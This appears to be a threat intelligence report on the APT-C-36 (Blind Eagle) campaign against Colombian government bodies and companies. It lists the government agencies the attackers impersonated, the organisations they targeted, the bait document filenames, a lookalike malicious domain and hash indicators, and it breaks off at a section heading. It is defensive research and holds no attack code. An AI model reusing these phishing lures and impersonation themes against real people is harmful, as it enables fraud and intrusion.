

ti.360.net/blog/articles/apt-c-36-continuous-attacks-targeting-colombian-government-institutions-and-corporations-en

## APT-C-36: Continuous Attacks Targeting Colombian Government Institutions and Corporations

2019-02-18 By 360威胁情报中心 | 事件追踪

### Background

Since April 2018, an APT group (Blind Eagle, APT-C-36) suspected coming from South America carried out continuous targeted attacks against Colombian government institutions as well as important corporations in financial sector, petroleum industry, professional manufacturing, etc.

Till this moment, 360 Threat Intelligence Center captured 29 bait documents, 62 Trojan samples and multiple related malicious domains in total. Attackers are targeting Windows platform and aiming at government institutions as well as big companies in Colombia.

The first sample being captured was in April 2018 and since that we observed a lot more related ones. Attackers like to use spear-fishing email with password protected RAR attachment to avoid being detected by the email gateway. Decryption password is provided in the mail body and inside the attachment it is a MHTML macro based document with the .doc suffix. Its purpose is to implant Imminent backdoor and gain a foothold into the target network which may make the follow up lateral movement easier to implement.

After analyzing the last modified time of the encrypted documents, character set (locale) of the MHTML files, author names used by attackers, as well as elements like geopolitics in APT attacks, 360 Threat Intelligence Center suspect attackers come from South America and are in the UTC -4 time zone (or adjacent ones).

### Target and Victim Analysis

After performing investigations on the classified victims, we find the attacker targets big companies and government agencies in Colombia. The purpose is to implant Imminent backdoor to gain a foothold into the target network which may make the follow up lateral movement easier to implement. Based upon victims' backgrounds, the attacker is focusing on strategic-level intelligence and may also have motivations to steal business intelligence and intellectual properties.

### Spoofed Source and Industry Distribution

Based on the statistics of the attack information collected by 360 Threat Intelligence Center, the attacker disguised as Colombian national institutions to attack government agencies, financial institutions, large domestic companies and multinational corporation branches in Colombia.

Spoofed Source	Target
Colombian National Civil Registry	INCI (Colombian National Institute for the Blind)

National Directorate of Taxes and Customs	Ecopetrol (Colombian Petroleum Co.) Hocol (Subsidiary of Ecopetrol) Wheel manufacturer in Colombia (IMSA) Byington Colombia
National Administrative Department of Statistics	Logistics company in Colombia (Almaviva)
Colombian National Cyber Police	Bank in Colombia (Banco de Occidente)
Office of the Attorney General	ATH Columbia Division Bank in Colombia (Banco de Occidente)
Colombia Migration	Sun Chemical Columbia Branch

Some malicious domains used by the attacker also masquerade as Colombian government websites. For example, “diangovcomuiscia.com” looks like the official one “muiscia.dian.gov.co” that belongs to the National Directorate of Taxes and Customs.

The attacker also forged the company information in the Imminent RAT:

Company Information in RAT	Company Description
Abbott Laboratories	A healthcare company based in the United States
Chevron	A multinational energy company in the United States
Energizer Holdings Inc.	American battery manufacturer
Progressive Corporation	Auto insurance provider in America
Simon Property Group Inc	A commercial real estate company in America
Sports Authority Inc	A sports goods retailer in the United States
Strongeagle, Ltda.	A company related to law suit in Portugal


## Affected Targets

After monitoring and correlating the APT attack, 360 Threat Intelligence Center discovered multiple related emails to attack Colombian government agencies, financial institutions and large enterprises. Based upon the above work, we collected the following spear-fishing emails, bait documents and the corresponding victims.

## Ecopetrol

### Information and Related Email of the Attacked Corporation


Ecopetrol, also known as Colombian Petroleum Co. ([www.ecopetrol.com.co](http://www.ecopetrol.com.co)), is the largest and primary petroleum company in Colombia.



# Targeted Email Attack Against Ecopetrol

## Related Bait Document

The document was disguised as originating from the National Directorate of Taxes and Customs (www.dian.gov.co):




Dian Embargo Bancario # 609776.doc

## Hocol Petroleum Limited

### Information and Related Email of the Attacked Corporation


Hocol was founded in 1956. It is a subsidiary of Ecopetrol and offers hydrocarbon exploration and production services.



## Targeted Email Attack Against Hocol

### Related Bait Document

The attacker pretends to come from the National Directorate of Taxes and Customs:




estado de cuenta.doc

## Logistics Company (Almaviva)

### Information and Related Email of the Attacked Corporation


Almaviva is a Colombian logistics company, it optimizes the supply chain through the safe management of processes and tools to ensure the efficiency of logistics operations.



### Targeted Email Attack Against Almaviva

### Related Bait Document

The attacker masquerades as the National Administrative Department of Statistics to launch the attack.




listado de funcionarios autorizados para censo nacional 2018.doc

## Financial Institution (Banco Agrario)

### Information and Related Email of the Attacked Institution


The Banco Agrario is a Colombian state financial institution founded in 1999 to provide banking services in the rural sectors.



### Targeted Email Attack Against Banco Agrario

#### Related Bait Document

The bait document was spoofed from the Colombian National Cyber Police (caivirtual.policia.gov.co):




Reporte fraude desde su direccion ip.doc

## Wheel Manufacturer (IMSA)

### Information and Related Email of the Attacked Corporation


IMSA is a Colombian company and a leader in wheels.



### Targeted Email Attack Against IMSA

### Related Bait Document

The mail was disguised from the National Directorate of Taxes and Customs.




Dian Embargo Bancario # 609776.doc

## Bank in Colombia (Banco de Occidente)

### Information and Related Email of the Attacked Bank


Banco de Occidente is one of the largest Colombian banks. It is part of the Grupo Aval conglomerate of financial services in Colombia.



### Targeted Email Attack Against Banco de Occidente

#### Related Bait Document

The bait document was spoofed from the Office of the Attorney General (www.fiscalia.gov.co):




Citation Fiscalia general de la Nacion Proceso 305351T.doc

## ATH Columbia Division

### Information and Related Email of the Attacked Corporation

ATH is a multinational financial institution with a branch in Colombia.




### Targeted Email Attack Against ATH Columbia Branch

#### Related Bait Document

The attacker pretends to come from the Office of the Attorney General ([www.fiscalia.gov.co](http://www.fiscalia.gov.co)):






Fiscalia proceso 305351T.doc

## Sun Chemical Columbia Branch

### Information and Related Email of the Attacked Corporation


Sun Chemical is a multinational vichemical company focusing on inks, paint, etc. It also has a branch in Colombia.



Targeted Email Attack Against Sun Chemical Columbia Branch

### Related Bait Document

The bait document was spoofed from the Colombia Migration ([www.migracioncolombia.gov.co](http://www.migracioncolombia.gov.co)):




Proceso Pendiente Migracion Colombia.doc

## Byington Colombia

### Information and Related Email of the Attacked Corporation


Byington Colombia provides business credit management and information solutions. Its business credit information services include business and credit information, commercial collection, and marketing services.



### Targeted Email Attack Against Byington

#### Related Bait Document

The document was disguised as originating from the National Directorate of Taxes and Customs:




estado de cuenta.doc

### Technical Details


360 Threat Intelligence Center conducted a detailed analysis of the attack process based on the common attack techniques used by the APT group.

### The Latest Attack

On February 14, 2019, 360 Threat Intelligence Center monitored attacks by the APT group again. The corresponding mail was not found by using the recently captured bait document (MD5:0c97d7f6a1835a3fe64c1c625ea109ed). However, after investigation we found another similar bait document (MD5: 3de286896c8eb68a21a6dcf7dae8ec97) and related target attack mail (MD5: f2d5cb747110b43558140c700dbf0e5e). The mail was disguised from the Colombian National Civil Registry and attacked the Colombian National Institute for the Blind.



Recently captured bait document, disguised from the Colombian National Civil Registry (MD5: 0c97d7f6a1835a3fe64c1c625ea109ed)




### Email attacking the Colombian National Institute for the Blind

## Spoofed Source and Detection Bypass

